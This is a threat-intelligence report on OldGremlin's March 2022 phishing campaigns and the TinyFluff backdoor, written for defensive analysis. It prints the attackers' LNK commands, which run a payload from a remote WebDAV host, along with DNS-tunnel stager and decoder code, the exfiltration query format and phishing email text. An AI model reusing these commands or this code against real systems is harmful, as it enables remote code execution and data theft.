Old Gremlins, new methods

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Russian-speaking ransomware gang OldGremlin resumes attacks in Russia

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Until recently, Russian-speaking cyber threat actors shared an unspoken rule: do not attack Russian companies. Groups that violated the rule were few and far between, and **OldGremlin** was one of them. Since spring 2020, when the "gremlins" were first uncovered by Group-IB Threat Intelligence analysts, the hackers have been attacking Russian businesses, including banks, industrial enterprises, medical organizations, and software developers.

According to a Singapore-based cybersecurity company Group-IB, over the past two years OldGremlin has conducted **13** malicious email campaigns. The year 2020 was the most fruitful: **ten** campaigns, with emails purporting to be from a Russian metallurgical holding, the Belarusian plant MTZ, a dental clinic, and the media holding RBC, nine of which were described in Group-IB's 2020 report. One more campaign was discovered later in the year.

After the first attacks, it became clear that OldGremlin prepares their phishing emails with great care and monitors the news agenda closely. Their choices for email subjects included remote work during the pandemic, protests in Belarus, and an interview request from a known financial journalist working for a Russian media outlet, called RBC.

Another OldGremlin hallmark is that the group conducts multi-stage targeted attacks using sophisticated tactics and techniques. For example, they did not send their **TinyCryptor** ransomware directly by email; instead they first obtained remote access to the victim's machine. The latter was used as a springboard to conduct reconnaissance, collect data, and then move laterally across the organization's network.

OldGremlin launched only one mass phishing email campaign in 2021 (in February), but it was so successful that, apparently, it fueled the gang for the entire year. A few months later, Group-IB team discovered that the February email campaign was the initial entry point and source of a number of attacks. Moreover, last year OldGremlin became the greediest cybergang targeting Russia: they demanded as much as $3 million from one of their victims.

In late March 2022, OldGremlin put themselves on the radar with two malicious email campaigns. As in past attacks, the group bombarded Russian companies with another batch of emails exploiting trending news topics. This time they played the sanctions card, masquerading as representatives of a Russian financial organization.

Given the fact that many international providers of email security products suspended operations on the Russian market, the campaigns of OldGremlin and other threat actors that use email at the initial stage are likely to become more successful and frequent.

Having identified one potential victim (a mining company), Group-IB Computer Emergency Response team (CERT-GIB) warned the company in question about the threat.

In this blog post, Group-IB experts share technical descriptions of OldGremlin's new attacks and tools and map the group's main tactics, techniques and procedures (TTPs) to the MITRE ATT&CK™ framework.

March 22 Campaign

A new OldGremlin's attack was detected on March 22, 2022. Before the campaign, on March 2, the attackers registered the domain **mirfinance[.]org** with namecheap, set it up with the public email service **Yandex.Mail** and sent malicious emails to Russian companies. The use of public legitimate email service sometimes allows the attackers to bypass traditional security systems.

Record	Type	First seen	Last seen
v=spf1 redirect=_spf.yandex.net	TXT	2022-03-29	2022-04-03

Record	Type	First seen	Last seen
yandex-verification: 9da3b2614db05e54	TXT	2022-03-29	2022-04-03

DNS records for mirfinance[.]org. Source: Group-IB Threat Intelligence

As mentioned above, carefully crafted phishing emails are OldGremlin's hallmark. This time the emails were allegedly sent by a senior accountant of a financial organization in Russia who warned the recipients about new sanctions that would completely suspend operations of Visa/Mastercard payment systems. Notably, the phishing emails were sent two weeks after Visa and Mastercard announced they would suspend operations in Russia.

"All cards issued in our country [Russia] will no longer work," the phishing email said and prompted the recipients to urgently issue a new banking card and link it to the bank payroll.

Здравствуйте.

К нам в [redacted] поступила достоверная информация введения в ближайшие пару дней новых санкций и полного отключения платежных систем Visa/Mastercard. Все карты выпущенные в нашей стране не будут работать вовсе.
Поэтому всем в срочном порядке необходимо оформить карты системы [redacted] и присоединить ее к зарплатным проектам ваших банков.
Воспользуйтесь следующей инструкцией для банков: [redacted].

Заполните анкету (см вложение), направьте ее обратным письмом, укажите отделение банка, в котором удобно забрать карту.
Не забудьте, что при желании привязать карту к зарплатному проекту, сообщите в свою бухгалтерию реквизиты счета после получения карты.
Прошу Вас в течение 5(пяти) часов с момента получения данного письма подписать и выслать на наш адрес анкету. В целях оперативной работы прошу выслать его по данной электронной почте обратным письмом.

[redacted]
старший бухгалтер
[redacted]

OldGremlin's phishing email from the March 22 campaign

Translation of the phishing email:

Hello,

We, at [masked], have received reliable information about new sanctions that will be imposed in the next couple of days. The Visa/Mastercard payment system will be shut down completely. All cards issued in our country will no longer work.


Everyone must therefore urgently issue [masked] cards and link them to their bank payroll.
Use the following instructions [hyperlink] for the following banks: [masked]

Fill out the form (see attachment) and send it back, making sure to specify the bank branch at which it is convenient for you to pick up the bank card.

Remember that if you want to link a card to a payroll, you must inform the accounting department of the account details after receiving the card.
Please sign and send the form to our email address within 5 (five) hours from the moment you receive this email. For the purposes of efficiency, please send it in this email thread chain.

[masked],
Senior Accountant at [masked]

To have a new payment card "issued", the client was supposed to read the guidelines and fill out a questionnaire. In reality, the emails contained links to a malicious document stored in Dropbox: **hxxps://dl[.]dropboxusercontent[.]com/s/1956cypkkihawuu/Anketa.docx?dl=0.** The document looked as follows:




Malicious document stored in Dropbox

Translation:

This document was created using the online version of Microsoft Office Word. To view or edit the document, click on the "Enable content" button on the top yellow stripe.

It is noteworthy that in February 2021, the threat actor sent emails leveraging a malicious document containing a similar Office 365 image. The campaign affected multiple companies, and OldGremlin is still reaping the benefits, as they are known for dwelling in the victims' infrastructure for a long time before proceeding to the next stage.

To return to the recent attack, the infection scheme is presented below for clarity:



OldGremlin's March 22 attack

Once opened, the document loads a template located at **hxxps://dl[.]dropboxusercontent[.]com/s/gjyjs0rbtihy7ue/Doc1.dotm**. The template contains a macro that performs the following actions:

1. Copies the original file (Anketa.docx) to the path **%TEMP%\docx1.zip**.

2. Extracts an executable file from the archive embedded in the original document to the path **%TEMP%\word\media\image2.jpg**, renames the file to **image2.exe** and launches it.

3. Displays an error and closes the document.

The archive contained the group's new tool, which — judging by the PDB string — the developer named TinyFluff. **TinyFluff** is a successor to the gang's custom backdoor called TinyNode, which OldGremlin used as the primary downloader for receiving and running malicious scripts. The purpose of TinyFluff was to launch the interpreter Node.js on the infected device and grant remote access to it (a detailed description of the interpreter can be found in the "Tools" section).

The key features of this version of TinyFluff are:

1. The application downloads Node.js from the official website.

2. JavaScript is embedded in the file body.

3. It does not contain a hardcoded command and control (C2) address; instead the application uses DGA.

4. All communication with C2 servers is performed through a DNS tunnel.

Among the generated domains, two definitely belonged to the attackers. The rest were either not registered at the time of analysis or Group-IB experts could not find evidence that they were involved in the attack:

Domain	NS-subdomain	IP addresses of NS-subdomains
eccbc8[.]com	ns1[.]eccbc8[.]com ns2[.]eccbc8[.]com ns3[.]eccbc8[.]com ns4[.]eccbc8[.]com	46.101.113[.]161 161.35.41[.]9
a3c65c[.]org	ns1[.]a3c65c[.]org ns2[.]a3c65c[.]org ns3[.]a3c65c[.]org ns4[.]a3c65c[.]org	46.101.113[.]161 161.35.41[.]9

Domain;NS-subdomain;IP addresses of NS-subdomains

eccbc8[.]com;ns1[.]eccbc8[.]com ns2[.]eccbc8[.]com ns3[.]eccbc8[.]com ns4[.]eccbc8[.]com;46.101.113[.]161 161.35.41[.]9 a3c65c[.]org;ns1[.]a3c65c[.]org ns2[.]a3c65c[.]org ns3[.]a3c65c[.]org ns4[.]a3c65c[.]org;46.101.113[.]161 161.35.41[.]9


We will return to the table above, but for now we will continue to describe the cyber kill chain. Group-IB's Threat Hunting Framework extracted some of the JavaScripts used in this campaign. In particular, Group-IB detected an interesting — though still "raw" — script with a wide functionality:

- Communication with the C2 server through a DNS tunnel
- Gathering information about infected devices
- Stealing files from infected devices
- Downloading arbitrary files from servers
- Deploying a SOCKS server to proxy traffic
- Executing arbitrary JS code

March 25 Campaign

Three days later, on March 25, the group launched a new campaign, but using a more simplified toolkit. The likely reason for this is that the final script used in the previous attack was not yet ready for full-fledged use in the wild. It required additional testing and additional features. The bad news is that OldGremlin will most likely perfect their script and use it in future attacks.

Unfortunately, Group-IB has not yet uncovered any email samples (if you have received one, please let us know), but our specialists did reconstruct the second attack.



OldGremlin's March 25 attack

The attack was identified following the analysis of OldGremlin's infrastructure. Group-IB discovered two LNK files that were associated with the IP address **46.101.113[.]161** (used to resolve NS records for subdomains from the previous malicious email campaign). Both files were located in archives available for downloading from Dropbox:

Name	SHA1	Links
Akt_sverki.zip	dda9900cefa8cdc8ec362d80480ba6c4cfdc62b2	hXXps://dl.dropboxusercontent[.]com/s/9kng4v6vuq7mq39/a hXXps://dl.dropboxusercontent[.]com/s/fq8ew6gl3x46rjc/Akt_ hXXps://dl.dropboxusercontent[.]com/s/lf1w11jxp2z0f6s/Akt_ hXXps://dl.dropboxusercontent[.]com/s/hy2ub5wnns4c0fi/Ak
DopSog_Consult.zip	ae52c93c16c63aac9be778e89157b67c7bc7c61c	hXXps://dl.dropboxusercontent[.]com/s/ivopsmmssq04p92/D dl=0 hXXps:://dl.dropboxusercontent[.]com/s/mt0boz6v3u11hlx/D hXXps:://dl.dropboxusercontent[.]com/s/ocrracouta681r5/Do dl=0
Akt_sverki.zip	1e22af4c6e4dfe625043dddde295fef84bd36ab9	

Name;SHA1;Links

Akt_sverki.zip;dda9900cefa8cdc8ec362d80480ba6c4cfdc62b2;hXXps://dl.dropboxusercontent[.]com/s/9kng4v6vuq7mq39/akt_sverki.zip?dl=0 ;;hXXps://dl.dropboxusercontent[.]com/s/fq8ew6gl3x46rjc/Akt_sverki.zip?dl=0 ;;hXXps://dl.dropboxusercontent[.]com/s/lf1w11jxp2z0f6s/Akt_sverki.zip?dl=0 ;;hXXps://dl.dropboxusercontent[.]com/s/hy2ub5wnns4c0fi/Akt_sverki.zip?dl=0
DopSog_Consult.zip;ae52c93c16c63aac9be778e89157b67c7bc7c61c;hXXps://dl.dropboxusercontent[.]com/s/ivopsmmssq04p92/DopSog_C dl=0 ;;hXXps:://dl.dropboxusercontent[.]com/s/mt0boz6v3u11hlx/DopSog_Consult.zip ;;hXXps:://dl.dropboxusercontent[.]com/s/ocrracouta681r5/DopSog_Consult.zip?dl=0
Akt_sverki.zip;1e22af4c6e4dfe625043dddde295fef84bd36ab9;

Group-IB experts believe that the above links were embedded in the emails sent by the group. When launched, the LNK files executed the following commands:


LNK name	Command
DopSog_Consultant.docx.lnk	"%ComSpec%" /c net use hxxp://192.248.176[.]138 && start \\192.248.176[.]138\DavWWWRoot\DopSog_Consultant.docx && start /b \\192.248.176[.]138\DavWWWRoot\tf.exe
Akt_sverki_Consultant.docx.lnk	"%ComSpec%" /c net use hxxp://192.248.176[.]138 && start \\192.248.176[.]138\DavWWWRoot\Akt_sverki_Consultant.docx && start /b \\192.248.176[.]138\DavWWWRoot\tf.exe

LNK name;Command

DopSog_Consultant.docx.lnk ;"%ComSpec%" /c net use hxxp://192.248.176[.]138 && start \\192.248.176[.]138\DavWWWRoot\DopSog_Consultant.docx && start /b \\192.248.176[.]138\DavWWWRoot\tf.exe
Akt_sverki_Consultant.docx.lnk ;"%ComSpec%" /c net use hxxp://192.248.176[.]138 && start \\192.248.176[.]138\DavWWWRoot\Akt_sverki_Consultant.docx && start /b \\192.248.176[.]138\DavWWWRoot\tf.exe

Here is what happened: using WebDAV protocol the threat actors mapped the network drive **hxxp://192.248.176[.]138**, displayed the decoy document (**DopSog_Consultant.docx** or

Akt_sverki_Consultant.docx), and launched the malicious executable file **tf.exe**. The decoy documents looked as follows:




АКТ СВЕРКИ
взаимных расчетов
за период: I квартал 2022 г.
по договору от 21 декабря 2021 г. N 107/20
между ЗАО "Консультант Плюс" (ИНН 7702044361) и ООО "_____" (ИНН 7739125908)

г. Москва 23 марта 2022 г.

Мы, генеральный директор ЗАО "Консультант Плюс" Дубовицкий Игорь Евгеньевич, с одной стороны и главный бухгалтер ООО "_____" _____а по доверенности от 14.01.2020 N 145 с другой стороны составили настоящий акт сверки расчетов по договору от 21.12.2021 N 107/20 о том, что состояние взаимных расчетов по данным учета следующее:

По данным ООО "_____" (покупателя), руб.				По данным ЗАО "Консультант Плюс" (поставщика), руб.			
Дата	Документ	Дебет	Кредит	Дата	Документ	Дебет	Кредит
Сальдо входящее на 01.01.2022			188 200,0	Сальдо входящее на 01.01.2021		188 200,0	
25.01.2022	Оплата (пл. пор. N 11 от 25.01.2022)	1 188 200,0		25.01.2022	Оплата (пл. пор. N 11 от 25.01.2021)		1 188 200,0
19.02.2022	Предоставление услуг (ТТН N 20080804 от 19.02.2022)		880 000,0	19.02.2022	Предоставление услуг (ТТН N 20080804 от 19.02.2021)	880 000,0	
Обороты за период		1 188 200,0	1 068 200,0	Обороты за период		1 068 200,0	1 188 200,0
Сальдо исходящее		120 000,0		Сальдо исходящее			120 000,0

Decoy document Akt_sverki_Consultant.docx (Translation: Reconciliation certificate)



Дополнительное соглашение
к Пользовательскому Договору № 7810-6А от 08.02.2019

г. Москва "25" марта 2022 г.

ООО Консультант-Плюс, именуемое в дальнейшем «Сервис», в лице Генерального директора Семиошина А.В., действующего на основании Устава, с одной стороны, и

_____,
(название организации)
Именуемое в дальнейшем «Пользователь», в лице

_____,
(должность, ФИО)
действующего на основании _____, с другой стороны, совместно именуемые Стороны, заключили настоящее Соглашение о нижеследующем:

1. Внести в условия Пользовательского Договора № 7810-6А от 08.02.2019 следующие изменения:
   1.1. Пункты **4.8.1** и **4.8.17** считать недействующими.
   1.2. Принять пункт **5.2.21** в следующей редакции:
   *Если в запросе субъекта персональных данных не отражены все необходимые сведения или субъект не обладает правами доступа к запрашиваемой информации, **или субъект находится на территории государств, признанных в установленном законом порядке недружественными**, то ему направляется мотивированный отказ.*
2. Настоящее соглашение распространяется на отношения, возникшие после 02 апреля 2022 года.
3. Настоящее соглашение составлено в двух экземплярах, имеющих одинаковую

Decoy document DopSog_Consultant.docx (Translation: Supplementary Agreement)

Obviously, the legitimate company Consultant Plus has nothing to do with documents used in the campaign.

The payload, as you may have guessed, is **TinyFluff**. Unlike the file used in the March 22 campaign, however, this version does not have a built-in script and does not download the Node.js interpreter from the official website. Instead, the application copies both the script and the interpreter from its own current location, i.e., from the network drive **192.248.176[.]138**.

The final-stage script is much simpler than the above version. It lacks both DGA (the IP address **46.101.113[.]161** is specified as C2) and data encryption. In fact, all communication between the Trojan and C2 could be viewed using an ordinary traffic sniffer.

Group-IB experts retrieved several JS commands that were executed on the infected device. They were all designed to obtain information about an infected device. They even included CMD commands (as described in the corresponding section).

Tools

TinyFluff

As mentioned above, Group-IB experts detected two versions of TinyFluff:

Campaign date	SHA1
2022-03-25	c82e12e563d5d5f4a8dd67703b5df7373b457abc
2022-03-22	bd0a6a3628f268a37ac9d708d03f57feef5ed55e

Campaign date;SHA1


2022-03-25;c82e12e563d5d5f4a8dd67703b5df7373b457abc 2022-03-22;bd0a6a3628f268a37ac9d708d03f57feef5ed55e

Let's begin with the **tf.exe** file (SHA1: c82e12e563d5d5f4a8dd67703b5df7373b457abc) as the tool is much simpler than its predecessor. Once launched, the application creates the directory **%APPDATA%\%MachineGuid%**, where **%MachineGuid%** is the registry value for **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\MachineGuid**. If the directory already exists, the application terminates itself. The application copies the interpreter Node.js (**node.exe**) and the malicious script **s.txt** to the created directory. The script is heavily obfuscated, but if it can be run then there is no need to waste time on de-obfuscation because the obfuscated layer restarts Node.js and passes a "clean" script to it as an argument.

How Group-IB Managed XDR's module called Threat Hunting Framework Polygon displays the attack

As seen in the screenshot, the argument of the second **node.exe** process is a script without obfuscation. Its functionality is simple: it connects to the address **46.101.113[.]161:80**, passes the format **identifier /{0.[0-9]*/}**, receives the command in a loop, and executes it (using the function **eval**). The commands are described in detail in the relevant section.

Although the second version of TinyFluff (SHA1: bd0a6a3628f268a37ac9d708d03f57feef5ed55e) was discovered earlier (and the compilation date is more recent), it is more sophisticated. Just like the previous version, it places the script and the interpreter in the directory **%APPDATA%\%MachineGuid%**. However, the interpreter is downloaded from the official website: http://nodejs.org/dist/latest-erbium/win-x86/node.exe, and the malicious script is located in a resource of the executable file named **TXT**. As in the above case, the de-obfuscated script can be obtained from an argument of the **node.exe** child process:



Source: Group-IB Managed XDR

This time the script is more complicated. For example, it doesn't have a built-in C2 list. Instead, the script uses DGA:

```
const a=[0…0x1e4]
const tld=[".com",".org",".net"],
domain=crypto.createHash("md5").update(a.toString()).digest("hex").slice(0,6)+tld[f]
```

For each domain, the script generates a subdomain in the format **[0-9a-f]{4}.[0-9a-f]{8}.%dga_domain%,** creates a DNS query, and receives a TXT record. The tool carries out all communication through a DNS tunnel, which means that all the data transmitted by the Trojan is in a subdomain and the server's response is in a TXT record. We will not dwell on this any further as we believe that all interaction with the server occurs in this way.


The script verifies the digital signature of the received data using the function **crypto.verify** with the base64-encoded key **MCowBQYDK2VwAyEAgp0p9o6lg/ZZ3WUJtx7UBBb1qYMZEDNC19Hbb84wt88=** (in DER format). If the signature is valid, the script generates a bot identifier (a number from 0 to 1), after which it requests a command from the C2 server in a loop. The response is obfuscated. De-obfuscation is performed as follows:

1. Data is Base64-decoded.

2. Data is decrypted using the RC4 algorithm (in such requests, the key is %id%.%dga_domain%, which is the domain to which a connection was made).

3. The decrypted data is decompressed using the gzip algorithm.

The above described algorithm is used to de-obfuscate all traffic between the malware and the C2 server, with only the key changing (going forward we will therefore only say that the data is de-obfuscated using a given key). After de-obfuscation, a JS script is immediately executed by the interpreter. The textual description is complicated, so let's illustrate it using a sample analyzed by the THF Polygon. Registration looked as follows:



The example above shows that the domain **eccbc8[.]com** was generated using DGA and that **0.058106102444631436** is the bot's unique identifier. The screenshot shows two TXT responses, but at this stage we are only interested in the first one:

```
Vl1Ok4WH0QkAA3xSgGwyotPYGd0Q4X4LeLYTqO0mgklgbunlqCBxhnEilFysI2UrJWKsy0Q+BgoB+ox0d+DQMiebnPGyNGy46rBObi
```

We will return to the second response later. If you use the following script:

```
crypto=require("crypto"),
global.dec=(key,ciphertext)=>{
        const a=require("crypto").createDecipheriv("rc4",key,null),
        k=a.update(ciphertext,"base64"),
        b=require("zlib").gunzipSync(k);
        return a.final(),b.toString()
}
```

and the key **0.058106102444631436.eccbc8[.]com**, you will receive the first command:

```
let C = 0,
        P = "",
        K = "lin9gtmn",
        R = () => {
        require("dns").resolveTxt("0x" + C + "." + K + ".eccbc8[.]com", (e, d) => {
                if (d) {
                if (P += d.join(""), C++, C < 23) return R();
                try {
                        eval(global.dec(K, P))
                } catch (a) {}
                }
        })
        };
R()
```

As can be seen, the first command is designed to download and run the next-stage tool. To do so, it performs 23 DNS queries (such as **0x%chank_number%.lin9gtmn.eccbc8[.]com**), concatenates the responses into a string, de-obfuscates it using the key **lin9gtmn**, and launches it. An example of such requests:

```
0x0.lin9gtmn.eccbc8[.]com
0x1.lin9gtmn.eccbc8[.]com
...
0x22.lin9gtmn.eccbc8[.]com
```

The resulting script has many functions, including:

- Sending multiple DNS queries at the same time
- Gathering information about infected devices

Stealing files from infected devices

Downloading arbitrary files from servers

Deploying a SOCKS server to proxy traffic

It is noteworthy that at the time of analysis, the resulting script was unfinished: Group-IB researchers came across errors in the script code and the persistence function was commented out. Moreover, from all the above functions, the script only performs one, namely collecting information about the infected device in a JSON object in the following format:

```
{
        "transfer": {
        "threads": "global.threads",
        "tick": "global.tick",
        "domain": "global.dom"
        },
        "paths": {
        "temp": "os.tmpdir()",
        "home": "os.homedir()"
        },
        "proc": {
        "load": "os.loadavg()",
        "cpus": "os.cpus()"
        },
        "mem": {
        "total": "os.totalmem()",
        "free": "os.freemem()"
        },
        "network": {
        "interfaces": "os.networkInterfaces()"
        },
        "sys": {
        "hostName": "os.hostname()",
        "type": "os.type()",
        "platform": "os.platform()",
        "release": "os.release()",
        "uptime": "os.uptime()"
        },
        "user": "os.userInfo()"
}
```

The data is once again obfuscated using the **lin9gtmn** key, split into chunks of 60 bytes, and sent as several requests in the following format:

Format

```
1x%chank_number%.%key%.%random_string{8}%.%hex_chunk%.eccbc8[.]com
```

Polygon example

```
1x2.lin9gtmn.v937nf2g.01e35a4076d1b5a1f285b49c11d2a96230b8ce152e9b3877243b7e5234bb.c31240b961ed4e166d3
```

In response, the server sends an obfuscated JavaScript to be executed. In our case, Group-IB experts did not receive any additional commands. However, do you remember that we planned to return to the second response? Here it is:

The second command from the server after de-obfuscation looks as follows:

```
if(global.connect)global.connect()
```

And this script runs the second large piece of code from the final-stage script. First, the code makes a request to the server in order to obtain connection parameters. The request is as follows:

Format

```
2x.%uid%.%id%%rand_string{2}%.%dga_domain%
```

Polygon example

```
2x.058106102444631436.079i4mjd6c.eccbc8[.]com
```

The response is data in the format **%threads%:%width%:%expire%**, obfuscated with the **%id%** key. To avoid overloading the article with in-depth technical details, we will not describe what these fields mean. We will only note that these variables are responsible for the number of simultaneous DNS requests, the number of simultaneously processed commands from the server, and the run time of the command handler script.

Having obtained the connection parameters, the script launches the function used to handle commands from the server. The function makes a request to the server in order to receive commands:

Format

```
3x.%uid%.%dga_domain%
```

Polygon example

```
3x.058106102444631436.eccbc8[.]com
```

The script processes the following commands:

Command	Parameter	Short description
Empty line	File name	Download the file to the infected device. As a result, the code cannot be executed correctly because the command parameters are parsed with an error.
.download:	File description	Read the contents of a file from the working directory.
.set:	threads tick_sec	Change the parameters for connecting to the server, where threads is the number of simultaneously executed DNS requests and tick_sec is the time for requesting a new command.
Any other line	-	The output will be forwarded to this.proc.stdin.

Command;Parameter;Short description

